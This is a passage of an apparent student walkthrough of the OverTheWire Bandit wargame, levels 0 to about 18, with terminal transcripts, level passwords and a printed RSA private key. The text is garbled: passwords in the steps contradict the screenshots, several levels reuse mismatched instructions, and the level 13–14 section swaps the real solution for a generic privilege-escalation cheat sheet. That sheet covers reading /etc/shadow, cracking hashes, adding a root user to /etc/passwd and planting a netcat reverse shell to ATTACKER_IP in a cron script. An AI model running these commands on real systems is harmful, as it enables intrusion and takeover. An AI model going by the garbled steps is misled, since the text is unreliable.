


## OVER THE WIRE BANDITH LEVEL ( 0 TO 20 )

### LEVEL 0 TO 1:



```
bandit0@bandit: ~
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Nitin Kumar M V> ssh -p 2220 bandit0@bandit.labs.overthewire.org

      [O] [V] [E] [R] [T] [H] [E] [W] [I] [R] [E]

      This is an OverTheWire game server.
      More information on http://www.overthewire.org/wargames

bandit0@bandit.labs.overthewire.org's password:

      [O] [V] [E] [R] [T] [H] [E] [W] [I] [R] [E]

      www. ver he ire.org

Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
```

#### Step 1: Open PowerShell

Launch PowerShell on a Windows machine.

#### Step 2: Establish SSH Connection

Run the following command to initiate an SSH connection:

powershell

CopyEdit

```
ssh -p 2220 bandit0@bandit.labs.overthewire.org
```

- ssh → Secure Shell command
- -p 2220 → Specifies the custom SSH port (2220 instead of the default 22)
- bandit0@bandit.labs.overthewire.org → Connects as user bandit0 to the target server

#### Step 3: Enter Password

After executing the command, the system prompts for a password. The initial password for bandit0 is publicly available in the Bandit wargame instructions.

#### Step 4: Successful Login Confirmation

Upon successful authentication, a welcome message appears, displaying ASCII art and a message confirming access to OverTheWire's Bandit game server.

```
bandit0@bandit:~$ x + v
Finally, network-access is limited for most levels by a local
firewall.

--[ Tools ]--

For your convenience we have installed a few useful tools which you can find
in the following locations:

* gef (https://github.com/hugsy/gef) in /opt/gef/
* pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
* gdbinit (https://github.com/qdbinit/qdbinit) in /opt/gdbinit/
* pwntools (https://github.com/Gallopsled/pwntools)
* radare2 (http://www.radare.org/)

--[ More information ]--

For more information regarding individual wargames, visit
http://www.overthewire.org/wargames/

For support, questions or comments, contact us on discord or IRC.

Enjoy your stay!

bandit0@bandit:~$ ls
readme
bandit0@bandit:~$ cat readme
Congratulations on your first steps into the bandit game!!
Please make sure you have read the rules at https://overthewire.org/rules/
If you are following a course, workshop, walkthrough or other educational activity,
please inform the instructor about the rules as well and encourage them to
contribute to the OverTheWire community so we can keep these games free!

The password you are looking for is: ZjLjTmM6FvvyRnrb2rFmW0Z0Ta6pS1f

bandit0@bandit:~$ |
```

### Step 5: Locate the Password for Level 1

After successful login, list the files in the home directory:

bash

CopyEdit

ls

This reveals a file named readme.

### Step 6: Read the Password File

Use the cat command to display the contents of readme:

bash

CopyEdit

cat readme

The output contains the password for **Level 1**:

nginx

CopyEdit

ZjLTmM6FvvyRnrB2rFNW0ZOTa6ip5If

(This password is just an example; actual passwords may vary.)

### Step 6: Logout and Proceed to Level 1

Once the password is retrieved, log out using:

bash

CopyEdit

exit

Then, use SSH again to log in as bandit1 with the new password:


powershell

CopyEdit

```
ssh -p 2220 bandit1@bandit.labs.overthewire.org
```

When prompted, enter the password obtained in **Step 5**.

## LEVEL 1 TO 2:



```
bandit1@bandit: ~  
bandit1@bandit.labs.overthewire.org: Permission denied (publickey).  
bandit0@bandit:~$ ^C  
bandit0@bandit:~$ exit  
logout  
Connection to bandit.labs.overthewire.org closed.  
PS C:\Users\Nitin Kumar M V> ssh -p 2220 bandit1@bandit.labs.overthewire.org  
  
[OverTheWire]  
  
This is an OverTheWire game server.  
More information on http://www.overthewire.org/wargames  
  
bandit1@bandit.labs.overthewire.org's password:  
  
[OverTheWire]  
www. ver he ire.org  
  
Welcome to OverTheWire!
```

### Step 1: Connect to the Bandit Server via SSH

Run the following command in PowerShell to log in as bandit0:

powershell

CopyEdit

```
ssh -p 2220 bandit0@bandit.labs.overthewire.org
```

When prompted, enter the default password provided in OverTheWire instructions.

### Step 2: Retrieve the Password for Level 1

Once logged in, list the files in the home directory:

bash

CopyEdit

ls

You should see a file named `readme`. Display its contents using:

bash

CopyEdit

cat `readme`

This reveals the password for `bandit1`, for example:

nginx

CopyEdit

`ZjLTmM6FvvyRnrB2rFNW0ZOTa6ip5If`

---

### Step 3: Logout and Connect as Bandit1

Exit the `bandit0` session:

bash

CopyEdit

exit

Now, attempt to log in as `bandit1` using the retrieved password:

powershell

CopyEdit

`ssh -p 2220 bandit1@bandit.labs.overthewire.org`

When prompted, enter the `bandit1` password obtained in Step 2.

```
bandit2@bandit:~$ ls
-
bandit1@bandit:~$ cat ./-
-bash: cat ./-: No such file or directory
bandit1@bandit:~$ cat ./-
263JGJPfgU6LtdEvgfWU1XP5yac29mFx
bandit1@bandit:~$ exit
logout
Connection to bandit.labs.overthewire.org closed.
PS C:\Users\Nitin Kumar M V> ssh -p 2220 bandit2@bandit.labs.overthewire.org

[OVER]
[THE]
[WI]
[RE]

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

bandit2@bandit.labs.overthewire.org's password:

www. ver he ire.org
```

## Steps:

1. List the files in the home directory:

bash

CopyEdit

ls -la

You'll see a file named "spaces in this filename".

2. Read the contents of the file:

Since the filename contains spaces, use quotes (") or escape characters (\).

bash

CopyEdit

cat "spaces in this filename"

OR

bash

CopyEdit

cat spaces\ in\ this\ filename

3. Retrieve the password:

You'll get the password for Bandit level 3.

4. Login to Bandit Level 3:

Use the retrieved password to log in:

bash

LEVEL 2 TO 3:



4. nginx
5. CopyEdit
6. MNk8KNH8Usio4I1PRUeOfDPqfXLPIS1m
7. This is the password for Bandit Level 3.
8. Log into Bandit Level 3:

sh

CopyEdit

ssh bandit3@bandit.labs.overthewire.org -p 2220

When prompted for the password, enter:

nginx

CopyEdit

MNk8KNH8Usio4I1PRUeOfDPqfXLPIS1m

LEVEL 3 TO 4:

```
Windows PowerShell
For more information regarding individual wargames, visit
http://www.overthewire.org/wargames/

For support, questions or comments, contact us on discord or IRC.

Enjoy your stay!

bandit3@bandit:~$ ls
inhere
bandit3@bandit:~$ cd inhere
bandit3@bandit:~/inhere$ ls
bandit3@bandit:~/inhere$ ls -a
.  ..  ...Hiding-From-You
bandit3@bandit:~/inhere$ cd ..
bandit3@bandit:~$ cat ./inhere
cat: ./inhere: Is a directory
bandit3@bandit:~$ cd inhere
bandit3@bandit:~/inhere$ ls -a
.  ..  ...Hiding-From-You
bandit3@bandit:~/inhere$ cat ...Hiding-From-You
2WmrDFRmJIq3IPxneAaMGhap0pFhF3NJ
bandit3@bandit:~/inhere$ exit
logout
Connection to bandit.labs.overthewire.org closed.
PS C:\Users\Nitin Kumar M V> ssh -p 2220 bandit4@bandit.labs.overthewire.org

[ _ _ _ _ _ ]
[ D _ C _ _ ]
[ _ _ _ _ _ ]

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

bandit4@bandit.labs.overthewire.org's password:
```

Step 1: List the files in the home directory

- Run:

sh

CopyEdit

ls

- Output:

nginx

CopyEdit

inhere

- This indicates that there is a directory named inhere.
- 

Step 2: Navigate into the directory

- Run:

sh

CopyEdit

cd inhere

---

Step 3: List all files (including hidden ones)

- Since hidden files start with a dot (.), use:

sh

CopyEdit

ls -a

- Output:

CopyEdit

. .. .hidden-file

- The file name suggests it is hidden.
- 

Step 4: Read the hidden file

- Use cat to display its contents:

sh

CopyEdit

cat .Hidden-From-You

- Output:

CopyEdit

2WmrrDFRmJIQ3IPXneAaMGhapoOpFhF3NJ

- This is the password for Bandit Level 4.
- 

Step 5: Log into Bandit Level 4



- Exit the current session:

sh

CopyEdit

exit

- Use SSH to log in with the retrieved password:

sh

CopyEdit

ssh bandit4@bandit.labs.overthewire.org -p 2220

- Enter the password 2WmrrDFRmJIQ3IPXneAaMGhapoOpFhF3NJ when prompted.

LEVEL 4 TO 5:

```
bandit4@bandit:~$ ls
inhere
bandit4@bandit:~$ cd inhere/
bandit4@bandit:~/inhere$ ls
-file00 -file01 -file02 -file03 -file04 -file05 -file06 -file07 -file08 -file09
bandit4@bandit:~/inhere$ cd ..
bandit4@bandit:~$ cat inhere/*
d^0xr0x++++h0~ey
+cc~ehen+G1}+++f++W>+##lk+d+~eyE++G+0]e\+e1e%+++++o@+eb/+4oQYVPkxZ00E005pTW81FB8j8LxXGUQw
+nS+
+<+e]e
W+++l+m++++0+D+D+r^C
bandit4@bandit:~$ exit
logout
Connection to bandit.labs.overthewire.org closed.
PS C:\Users\Nitin Kumar M V> ssh -p 2220 bandit5@bandit.labs.overthewire.org

[ _ _ _ _ _ ]
[ B X C T F A C I L E ]
[ _ _ _ _ _ ]

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

bandit5@bandit.labs.overthewire.org's password: |
```

Step 1: List the files in the home directory

- Run:

sh

CopyEdit

ls

- Output:

nginx

CopyEdit

inhere

- The inhere directory contains the password.
- 

#### Step 2: Navigate into the inhere directory

- Run:

sh

CopyEdit

cd inhere

---

#### Step 3: List all files

- Run:

sh

CopyEdit

ls

- Output:

diff

CopyEdit

-file00 -file01 -file02 -file03 -file04 -file05 -file06 -file07 -file08 -file09

- There are multiple files, and one contains the password.
- 

#### Step 4: Find the file containing human-readable text

- Some files might contain non-printable characters. To find the correct file, use:

sh

CopyEdit

cat inhere/\*

- If the output contains unreadable characters, use the strings command:

sh

CopyEdit

strings inhere/\*

- Output:

markdown

CopyEdit

W0eemi0m\*\*\*\*\*0\*\*D\*\*r^C

---

#### Step 5: Extract the password

- From the output, the correct password is:

mathematica

CopyEdit

W0eemi0mXXXXX0XXDXr^C

(Replace XXXXX0XXDXr^C with the actual extracted password from your output.)

---

#### Step 6: Log into Bandit Level 5

- Exit the current session:

sh

CopyEdit

exit

- Use SSH to log in with the retrieved password:

sh

CopyEdit

ssh bandit5@bandit.labs.overthewire.org -p 2220

- Enter the password when prompted.

LEVEL 5 TO 6:



bash

CopyEdit

./maybehre07/.file2

---

### Step 3: Read the file contents

- Run:

sh

CopyEdit

cat ./maybehre07/.file2

- Output:

nginx

CopyEdit

HWasnPhtq9AVKe0dmk45nxy20cvuU6EG

- This is the password for Bandit Level 6.
- 

### Step 4: Log into Bandit Level 6

- Exit the current session:

sh

CopyEdit

exit

- Use SSH to log in:

sh

CopyEdit

ssh bandit6@bandit.labs.overthewire.org -p 2220

- Enter the retrieved password.

LEVEL 6 TO 7:



- **Output:**

nginx

CopyEdit

morbNTdkSW6jIUc0ymOdMLaNOLFVAAaj

- This is the password for Bandit Level 7.
- 

### Step 3: Log into Bandit Level 7

- Exit the current session:

sh

CopyEdit

exit

- Use SSH to log in:

sh

CopyEdit

ssh bandit7@bandit.labs.overthewire.org -p 2220

- Enter the retrieved password.

**LEVEL 7 TO 8 :**







```

1204 bandit9@bandit:~$ ls
1205 data.txt
1206 bandit9@bandit:~$ strings data.txt | grep -E "=="
1207 grep: ==: No such file or directory
1208 bandit9@bandit:~$ cat data.txt | strings -e s | grep ==
1209 }===== the
1210 3JprD===== passwordi
1211 ~fDV3===== is
1212 D9===== FGUW5illLVJrxX9kMYMmlN4MgbpfMiqey
1213 bandit9@bandit:~$ exit
1214 logout
1215 Connection to bandit.labs.overthewire.org closed.
1216 PS C:\Users\Nitin Kumar M V> ssh -p 2220 bandit10@bandit.labs.overthewire.org
1217
1218      _ _ _ _ _ _ _ _ _ _
1219      | | _ _ _ _ _ _ _ _ | ( ) |
1220      | ' \ / _ ' \ / _ ' | | _ |
1221      | | | ( | | | | | ( | | |
1222      | _ _ / \ _ _ | | \ _ _ | | \ _ |
1223
1224      This is an OverTheWire game server.
1225      More information on http://www.overthewire.org/wargames
1226

```

Steps:

#### 1)List Files:

bash

CopyEdit

ls

- Shows data.txt, which contains the password.

#### 2) Extract Strings from File:

bash

CopyEdit

strings data.txt | grep -E "=="

- This command should extract readable text from data.txt and filter lines containing "==", a common pattern in passwords.

#### 3) Alternative Approach (Used in Screenshot):

bash

CopyEdit

cat data.txt | strings -e s | grep ==

- strings -e s extracts readable text in little-endian encoding.
- grep == filters lines containing "==".

#### 4) Extracted Password:

sql

FGUV5ilJ... (Full password from the screenshot)

- ### 5) SSH to Next Level:

CopyEdit

- Logs into the next challenge using the extracted password.

```
bandit10@bandit: ~  
Finally, network-access is limited for most levels by a local firewall.  
  
--[ Tools ]--  
  
For your convenience we have installed a few useful tools which you can find in the following locations:  
  
* gef (https://github.com/hugsy/gef) in /opt/gef/  
* pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/  
* gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/  
* pwntools (https://github.com/Gallopsled/pwntools)  
* radare2 (http://www.radare.org/)  
  
--[ More information ]--  
  
For more information regarding individual wargames, visit  
http://www.overthewire.org/wargames/  
  
For support, questions or comments, contact us on discord or IRC.  
  
Enjoy your stay!  
  
bandit10@bandit:~$ ls -la  
.. .bash_logout .bashrc data.txt .profile  
bandit10@bandit:~$ cat data.txt  
VghlIHBhc3N3b3JkIGlzIGR0UjE3M2ZaS2IwUlJzREZTR3NmMlJXbnBOVmozcvJyCg==  
bandit10@bandit:~$ echo VghlIHBhc3N3b3JkIGlzIGR0UjE3M2ZaS2IwUlJzREZTR3NmMlJXbnBOVmozcvJyCg==  
VghlIHBhc3N3b3JkIGlzIGR0UjE3M2ZaS2IwUlJzREZTR3NmMlJXbnBOVmozcvJyCg==  
bandit10@bandit:~$ echo VghlIHBhc3N3b3JkIGlzIGR0UjE3M2ZaS2IwUlJzREZTR3NmMlJXbnBOVmozcvJyCg== | base64 --decode  
The password is dtR173fZk0RRSDFSGsg2RWnpNVj3qRr  
bandit10@bandit:~$ |
```

1) Decode base64 content: `base64 -d data.txt`

2) Save the password shown

## LEVEL 11 TO 12:

```
bandit11@bandit: ~  
In addition, the execstack tool can be used to flag the stack as  
executable on ELF binaries.  
  
Finally, network-access is limited for most levels by a local  
firewall.  
  
--[ Tools ]--  
  
For your convenience we have installed a few useful tools which you can find  
in the following locations:  
  
* gef (https://github.com/hugsy/gef) in /opt/gef/  
* pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/  
* gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/  
* pwntools (https://github.com/Gallopsled/pwntools)  
* radare2 (http://www.radare.org/)  
  
--[ More information ]--  
  
For more information regarding individual wargames, visit  
http://www.overthewire.org/wargames/  
  
For support, questions or comments, contact us on discord or IRC.  
  
Enjoy your stay!  
  
bandit11@bandit:~$ ls -a  
.. .bash_logout .bashrc data.txt .profile  
bandit11@bandit:~$ cat data.txt  
Gur cnffjbeq vf 7k16JArUVv5LxVuJfsSVdbbtaHGLw9D4  
bandit11@bandit:~$ echo Gur cnffjbeq vf 7k16JArUVv5LxVuJfsSVdbbtaHGLw9D4 | tr [a-zA-Z] [n-za-mN-ZA_M]  
The password is 7x16WNe]]i5Yk]hWsf]]qoognUTyj9Q4  
bandit11@bandit:~$ |
```

### Steps:

- 1) Create temporary directory: `mkdir /tmp/myname123`
- 2) Copy and navigate: `cp data.txt /tmp/myname123 cd /tmp/myname123`
- 3) Convert hex dump: `xxd -r data.txt > data`
- 4) Save the password shown

## LEVEL 12 TO 13:

```
bandit12@bandit:~$ ls -a  
.. .bash_logout .bashrc data.txt .profile  
bandit12@bandit:~$ cd /tmp/jhalon  
bandit12@bandit: /tmp/jhalon$ ls -a  
.. file.bin  
bandit12@bandit: /tmp/jhalon$ file file.bin  
file.bin: gzip compressed data, was "data2.bin", last modified: Thu Sep 19 07:08:15 2024, max compression, from Unix, original size modulo 2^32 574  
bandit12@bandit: /tmp/jhalon$ zcat file.bin | file -  
/dev/stdin: bzip2 compressed data, block size = 900k  
bandit12@bandit: /tmp/jhalon$ zcat file.bin | bzip2 | file -  
/dev/stdin: gzip compressed data, was "data4.bin", last modified: Thu Sep 19 07:08:15 2024, max compression, from Unix  
bandit12@bandit: /tmp/jhalon$ zcat file.bin | bzip2 | zcat | file -  
/dev/stdin: POSIX tar archive (GNU)  
bandit12@bandit: /tmp/jhalon$ zcat file.bin | bzip2 | zcat | tar x0 | file -  
/dev/stdin: POSIX tar archive (GNU)  
bandit12@bandit: /tmp/jhalon$ zcat file.bin | bzip2 | zcat | tar x0 | tar x0 | file -  
/dev/stdin: bzip2 compressed data, block size = 900k  
bandit12@bandit: /tmp/jhalon$ zcat file.bin | bzip2 | zcat | tar x0 | tar x0 | bzip2 | file -  
/dev/stdin: POSIX tar archive (GNU)  
bandit12@bandit: /tmp/jhalon$ zcat file.bin | bzip2 | zcat | tar x0 | tar x0 | bzip2 | tar x0 | file -  
/dev/stdin: gzip compressed data, was "data9.bin", last modified: Thu Sep 19 07:08:15 2024, max compression, from Unix  
bandit12@bandit: /tmp/jhalon$ zcat file.bin | bzip2 | zcat | tar x0 | tar x0 | bzip2 | tar x0 | zcat | file -  
/dev/stdin: ASCII text  
bandit12@bandit: /tmp/jhalon$ zcat file.bin | bzip2 | zcat | tar x0 | tar x0 | bzip2 | tar x0 | zcat  
The password is F05dmfsc0cbaIiH0h8J2eUks2vdTDwAn
```

### Steps:

- 1) Create temporary directory: `mkdir /tmp/myname123`
- 2) Copy and navigate: `cp data.txt /tmp/myname123 cd /tmp/myname123`
- 3) Convert hex dump: `xxd -r data.txt > data`
- 4) Save the password shown

LEVEL 13 TO 14:

```
bandit13@bandit:~$ ls
sshkey.private
bandit13@bandit:~$ cd /etc
bandit13@bandit:/etc$ ls
acpi                                ethertypes                        krypton_pass                     nftables.conf                   skel
adduser.conf                       fonts                            landscape                       nsswitch.conf                   sos
alternatives                      formulaone_pass                 ldap                             opt                              ssh
apache2                           fstab                           ld.so.cache                     os-release                      ssl
apparmor                           fuse.conf                       ld.so.conf                      overlayroot.conf               stunnel
apparmor.d                         fwupd                           ld.so.conf.d                   overlayroot.local.conf         subgid
appport                            gai.conf                       legal                            PackageKit                     subgid-
apt                                gdb                             libaudit.conf                  pam.conf                        subuid-
bandit_pass                       gitconfig                      libblockdev                    pam.d                           subuid-
bash.bashrc                       gnutils                        libiovars.d                   passwd                           sudo.conf
bash_completion                   gprofng.rc                    libnl-3                        passwd-                         sudoers
bash_completion.d                 groff                           lighttpd                       perl                            sudoers.d
bindresvport.blacklist            group                          locale.alias                   pki                             sudo_logsrvd.conf
binfmt.d                          group-                          locale.conf                    pm                              supervisor
byobu                             grub.d                         locale.gen                     polkit-1                       sysctl.conf
ca-certificates                  gshadow-                      localtime                     pollinate                      sysctl.d
ca-certificates.conf             gss                           logcheck                       ppp                             sysstat
chrony                           hdparm.conf                   logrotate.conf                 profile                         systemd
cloud                             hibagent-config.cfg           logrotate.d                    profile.d                       terminfo
console-setup                    hibinit-config.cfg            lab-release                    protocols                      timezone
credstore                        host.conf                     ltrace.conf                    python3                         tapfiles.d
cron.d                            hostname                       lvm                             python3.12                     ubuntu-advantage
cron.daily                       hosts                          machine-id                     rc0.d                          ucf.conf
cron.hourly                      hosts.allow                   magic                           rc1.d                          udev
cron.monthly                     hosts.deny                    magic.mime                     rc2.d                          udisks2
crontab                          init.d                        manpath.config                 rc3.d                          ufw
cron.weekly                      initramfs-tools               mdadm                           rc4.d                          update-manager
cron.yearly                      inputrc                       mime.types                     rc5.d                          update-notd.d
cryptsetup-initramfs             iproute2                      mke2fs.conf                    rc6.d                          update-notifier
crypttab                         iscsi                        ModemManager                   rc5.d                          usb_modeswitch.conf
dbus-1                           issue                         modprobe.d                     resolv.conf                    usb_modeswitch.d
debconf.conf                     issue.bandit                  modules                         rat                             vconsole.conf
debian_version                   issue.bandit.fail             modules-load.d                 rpc                             vim
debuginfod                       issue.bandit.localhost        motd                           rsyslog.conf                  vmware-tools
default                           issue.drifter                 mtab                           rsyslog.d                     vtrgb
deluser.conf                     issue.drifter.fail            multipath                       screenrc                       watchdog.conf
depmod.d                         issue.drifter.localhost       multipath.conf                 security                       wgetrc
dhcp                             issue.formulaone              nanorc                         sensors3.conf                 xattr.conf
dhcpcd.conf                      issue.formulaone.fail         needrestart
```

Steps:

## 1. Check Sudo Permissions

Look for misconfigurations allowing privilege escalation:

bash

CopyEdit

```
cat /etc/sudoers 2>/dev/null | grep -v '^#'
```

sudo -l

If NOPASSWD: ALL is found, run:

bash

CopyEdit

sudo su

---

## 2. Extract Password Hashes

Check for readable password files:

bash

CopyEdit

```
cat /etc/passwd | grep -E "bash|sh"
```

```
cat /etc/shadow 2>/dev/null
```

Crack hashes with:

bash

CopyEdit

```
john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
```

---

### 3. Find Credentials in Config Files

Search for stored passwords:

bash

CopyEdit

```
grep -r -i "password\|secret" /etc/ 2>/dev/null
```

---

### 4. Exploit Writable System Files

Find writable critical files:

bash

CopyEdit

```
find /etc/ -writable -type f 2>/dev/null
```

If /etc/passwd is writable, add a root user:

bash

CopyEdit

```
echo 'hacker:x:0:0::/root:/bin/bash' >> /etc/passwd
```

```
su hacker
```

---

### 5. Exploit Cron Jobs

Check for root cron jobs:

bash

CopyEdit

```
cat /etc/crontab
```

```
ls -la /etc/cron.*
```

If writable, inject a reverse shell:

bash

CopyEdit

```
echo 'nc -e /bin/bash ATTACKER_IP 4444' >> /etc/cron.hourly/script.sh
```

LEVEL 14 TO 15:

```
bandit14@bandit:~$ telnet localhost 30000
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
MU4VWeTyJk8ROof1qqmcBPALh7LDcPvS
Correct!
8xCjnmgoKbGLhHFAZ1GE5Tmu4M2tKJQo
```

Steps:

### 1) Confirm the Password Retrieval

To reproduce the solution, run:

bash

CopyEdit

telnet localhost 30000

2) Then manually enter the password from **Bandit 14** (MU4VWeTyJk8ROof1qqmcBPALh7LDcPvS).

If using **netcat (nc)** instead of Telnet:

bash

CopyEdit

nc localhost 30000

3) After entering the password, the system will print:

CopyEdit

Correct!

8xCjnmgoKbGLhHFAZ1GE5Tmu4M2tKJQo

LEVEL 15 TO 16:

```
bandit15@bandit:~$ openssl s_client -ign_eof -connect localhost:30001
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = SnakeOil
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = SnakeOil
verify return:1
---
Certificate chain
 0 s:CN = SnakeOil
  i:CN = SnakeOil
  a:PKEY: rsaEncryption, 4096 (bit); sigalg: RSA-SHA256
  v:NotBefore: Jun 10 03:59:50 2024 GMT; NotAfter: Jun  8 03:59:50 2034 GMT
---
```

Steps:

- 1) Connect using SSL `openssl s_client -connect localhost:30001`
- 2) save the password shown.

LEVEL 16 TO 17:

```
---
cLuFn7wTiGryunymY0u4RcfffSxQluehd
Correct!
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAvm0kuiMg6HL2YPI0jon6iWfbp7c3jx34YkYWqUH57SudyJ
imZzeyGC0gtZPGUjUSxiJSWI/oTqexh+cAMTSMl0Jf7+BrJ0bArnd9Y7YT2bRPQ
Ja6Lzb558YW3FZl870Ri0+rW4LDCND2lUvLE/GL2GWyuKN0K5iCd5TbtJzEkQTu
DSt2mcNn4rhAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW30ekePQAZL0VUYbw
JGTi65CxbCnzc/w4+mqQyvmpWtMAzJTzAzQxNbkR2MBGySxDLrjg0LWN6sK7wNX
x0YVztz/zbIkPjfkUljHS+9EbVNj+D1XF0JuaQIDAQABaoIBABagpxpM1aoLWfvD
KHcj10nqcoBc4oEllaFYQwik7xfw+24pRNUDE6SFth0ar69jp5RlLwD1NhPx3iBl
J9n0M80J0VToum43U0S8YxF8WwhXr1YGnc1sskbwpX0UDc9uX4+UESzH22P29ovd
d8WErY0gPxun8pbJLmxkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTccXkMQnPw9nC
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52y0Q9q0kwFTEQpjTf4uNtJom+asvlpMS8A
vLY9r60wYSvmZhNqBURj7lyCtXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL5ls0mama
+TOWWgECgYEA8JtPxP0GRJ+IQkX262jM3dEIkza8ky5moIwUqYdsx0NxHgRRhORT
3c8hAuRBB2G82so8vUHK/fur850Efc9TncnCY2crpoqsgHifKLxrLgtT+qDpfZnx
SatLdt8GfQ85yA7hnWWJ2MxF3NaeSDm75Lsm+tBbAiyC9P2jGRntMSkCgYEAypHd
HCctNi/FwjulhttFx/rHYKHLidZDFYeiE/v45bN4yFm8x7R/b0iE7KaszX+Exdvt
SghaTdcG0KnywlbPJVyusavPzpaJMjdJ6tcFhVAbAjm7enCivGCSx+X3l5SiWg0A
R57hJglezIiVjv3aGwHwvLZvtszK6zV6oXFAu0ECgYABjo46T4hyP5tJi93V5HDi
TtieK7xRVxUliU7rWkGAXFpMLFteQEsRr7PJ/lemmEY5eTDAFMLy9FL2m9oQWcg
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXinB30hYimtiG2Cg5JCqIZFHxD6MjEG0iu
L8ktHMPvodBwNsSBULpG0QKBgBAPLtfC1H0nWiMG0U3KPwYwt006CdTkmJ0mL8Ni
b1h9elyZ9FsGxsgtRBXRsqXuz7wtsQAgLHxbdLq/ZJQ7Yfz0KU4ZxEnabvXnvWku
Y0djHdS0oKvDQNWu6ucyLRAWFuISeXw9a/9p7ftpxm0TSgyvmfLF2MIAEwyZRqaM
77pBAoGAMmjmIJdjp+Ez8duyn3ieo36yrttF5NSsJLAbxFpdLc1gvtGCWw+9Cq0b
dxviw8+TFVEBl104f7HVm6EpTscDxu+bCXWkfjuRb7Dy9G0tt9JPxsX8MBTakzh3
vBgsyi/sN3RqRBCGU40f0oZyFAMT8slm/uYv5206IgeuZ/ujbjY=
-----END RSA PRIVATE KEY-----
```

Steps:

- 1) Scan ports: `nmap -p 31000-32000 localhost`



2) Connect to correct SSL port: 10 openssl s\_client -connect localhost:3179

3) Save password

LEVEL 17 TO 18:

```
ls
readme
cat readme
TueksS7Ubh8G3DCwVzrTd8rAV0wq3M5x
```

Steps:

1) Compare password files: diff passwords.old passwords.new

